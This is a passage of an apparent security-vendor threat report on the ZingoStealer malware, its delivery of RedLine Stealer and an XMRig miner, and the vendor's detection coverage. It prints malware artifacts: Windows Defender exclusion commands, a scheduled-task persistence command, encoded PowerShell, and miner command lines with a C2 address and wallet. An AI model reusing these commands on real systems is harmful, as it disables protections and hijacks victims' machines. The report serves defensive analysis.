
Actor's assurance they do not take interest in the uploaded stolen logs.

However, by effectively backdooring ZingoStealer and using it to deliver RedLine Stealer, they can still take advantage of the infections achieved by ZingoStealer users. This allows them to let ZingoStealer users perform the heavy lifting in terms of malware distribution, antivirus evasion, and achieving successful infections, while they passively collect more comprehensive logs from the systems. This also allows them to monetize the infections of all ZingoStealer users simultaneously, maximizing profitability.

The RedLine Stealer configuration extracted from analyzed samples contained the following parameters.

{"ip": "193[.]38[.]235[.]228:45347", "xor_key": "Zag", "id": "keepye"}

The value "keepye" stored within the ID field of the configuration matches the username associated with an individual suspected to be behind development of ZingoStealer.



Keepye ([redacted]) 💕

[redacted]

Каждый хочет немного, а я хочу всю планету

Threat actor social media profile.

ZingoMiner (XMRig)

In addition to RedLine Stealer, ZingoStealer also delivers the XMRig cryptocurrency mining malware to victims. This is another way the malware author behind ZingoStealer is attempting to monetize the operations of ZingoStealer users.

This was confirmed when the author of ZingoStealer published an announcement within the Haskers Gang Telegram group informing the community that they had added XMRig to a new version of ZingoStealer as previously described.

As mentioned, the main binary payload associated with the mining malware is retrieved and executed by ZingoStealer during the initial infection process. It is then executed using conhost.exe as shown below.

```
"C:\Windows\System32\conhost.exe" "C:\Users\<USERNAME>\AppData\Local\209625.exe"
```

Once executed, it invokes PowerShell using the EncodedCommand option, specifying Base64-encoded PowerShell commands to execute.

```
cmd /c powershell -EncodedCommand
"QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUA
& powershell -EncodedCommand
"QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4A
& exit"
```

This PowerShell is responsible for creating two exclusions in the Windows Defender configuration on the system.

```
Add-MpPreference -ExclusionPath @($env:UserProfile,$env:SystemDrive) -Force
Add-MpPreference -ExclusionExtension @('exe','dll') -Force
```

It also attempts to achieve persistence for the miner, ensuring that it is executed following system reboots. This is accomplished by creating a new scheduled task using the following syntax:

```
schtasks /create /f /sc onlogon /rl highest /tn "updater" /tr "C:\Users\<USERNAME>\AppData\Roaming\Chrome\updater.exe"
```

Finally, the malware copies itself from its initial starting location to match the path defined in the scheduled task, and then executes the newly created executable.

```
"C:\Windows\System32\conhost.exe" "C:\Users\<USERNAME>\AppData\Roaming\Chrome\updater.exe"
```

This executable is also responsible for creating and executing a binary located at:

```
C:\Users\<USERNAME>\AppData\Roaming\Windows\Telemetry\sihost64.exe
```

It also creates a file at the following location:

```
C:\Users\<USERNAME>\AppData\Roaming\Windows\Libs\WR64.sys
```

Finally, it invokes explorer.exe with the following parameters.

```
C:\Windows\explorer.exe shpiczjxwdufjl0
Xji3FXYfqqI2timPThbgZueMNpSES88mLhMz2ywydJRha9S4YJkR8/KlqFio/vzAY7y//ZROYnArPXLiffwPB7VSAkqxepfHfbYtEaV9ZbG09TvsFZSe
```


This injects XMRig into the explorer.exe process and begins the cryptocurrency mining operations. The XMRig client is launched with the following command line parameters:

```
\Windows\explorer.exe --algo=rx/0 --randomx-no-rdmsr --url=pool[.]hashvault[.]pro:80 --
user=47tAzTKZcJuCui5Bx2FPVoA7UvWoz1QvRCFF1Bpvej5yGJuPPBgqTC8NG95Q3sMwsYV34eonCD3RVSEpSdhxaPRKSiagNNi --
pass= --cpu-max-threads-hint=30 --cinit-stealth-targets="Taskmgr.exe,ProcessHacker.exe,perfmon.exe,procexp.exe,procexp64.exe" --cinit-
api="hxxps://control[.]nominally[.]ru/api/endpoint.php" --tls --cinit-idle-wait=5 --cinit-idle-cpu=90
```

Infected systems periodically send beacon data to the API specified when XMRig was launched. These beacons are consistent with the following example:

```
{"computername":"<HOSTNAME>","username":"<HOSTNAME>","gpu":"<REDACTED>","remoteconfig":"","type":"xmrig","status":4,"uqhash":"<REDACTED>"}
```

Investigating the pool address specified by the malware shows that the hash rate has continued to increase as more systems are infected with ZingoStealer, however it has not proven to be very lucrative thus far.



47tAzTKZcJuCui5Bx2FPVoA7UvWoz1QvRCFF1Bpvej5yGJuPPBgqTC8NG95Q3sMwsYV34eonCD3RVSEpSdhxaPRKSiagNNi

Pool	
Hash Rate	85.84 kH/s
Average Hash Rate	92.91 kH/s | 104.08 kH/s | 108.82 kH/s | 68.31 kH/s
Current Effort	20.54 %
30s Share Rate	32
Total Hashes	70 257 412 927
Total Shares	2 046 256 | 150 | 15 061
Last Share	a few seconds ago

Solo	
Hash Rate	0 H/s
Average Hash Rate	0 H/s | 0 H/s | 0 H/s | 0 H/s
Current Effort	0 %
30s Share Rate	0
Total Hashes	0
Total Shares	0 | 0 | 0
Last Share	Never
Expected Block Time	Never

	XMR	BTC	USD	EUR	RUB
ⓘ Pool Maturing	0	0	0	0	0
ⓘ Solo Maturing	0	0	0	0	0
ⓘ Confirmed Balance	0.00017351	0.00000081	0.04	0.03	3.1
ⓘ Total Paid	0.1229	0.00057692	26.16	23.86	2 190.8
ⓘ Daily Paid	0.0081	0.00003802	1.72	1.57	144.4
ⓘ Daily Credited	0.00652209	0.00003062	1.39	1.27	116.3
ⓘ Revenue Estimate	0.015	0.00007239	3.28	2.99	274.9

Mining Pool Statistics


Conclusion

ZingoStealer is a relatively new information stealer being offered for free to members of the Haskers Gang Telegram group. It features the ability to steal sensitive information from victims and can download additional malware to infected systems. In many cases, this includes the RedLine Stealer and an XMRig-based cryptocurrency mining malware that is internally referred to as "ZingoMiner." While the malware is new, Cisco Talos has observed that it is undergoing consistent development and improvement and that the volume of new samples being observed in the wild continues to increase as more threat actors attempt to leverage it for nefarious purposes. In many of the distribution campaigns we have observed associated with ZingoStealer, threat actors appear to be targeting home users and distributing their malware under the guise of video game cracks, cheats, and other similar content. Users should be aware of the threats posed by these types of applications and should ensure that they are only executing applications distributed via legitimate mechanisms.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.



Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs are applicable to this threat: 59145, 59160, 59500 and 59501.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here and here.

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here.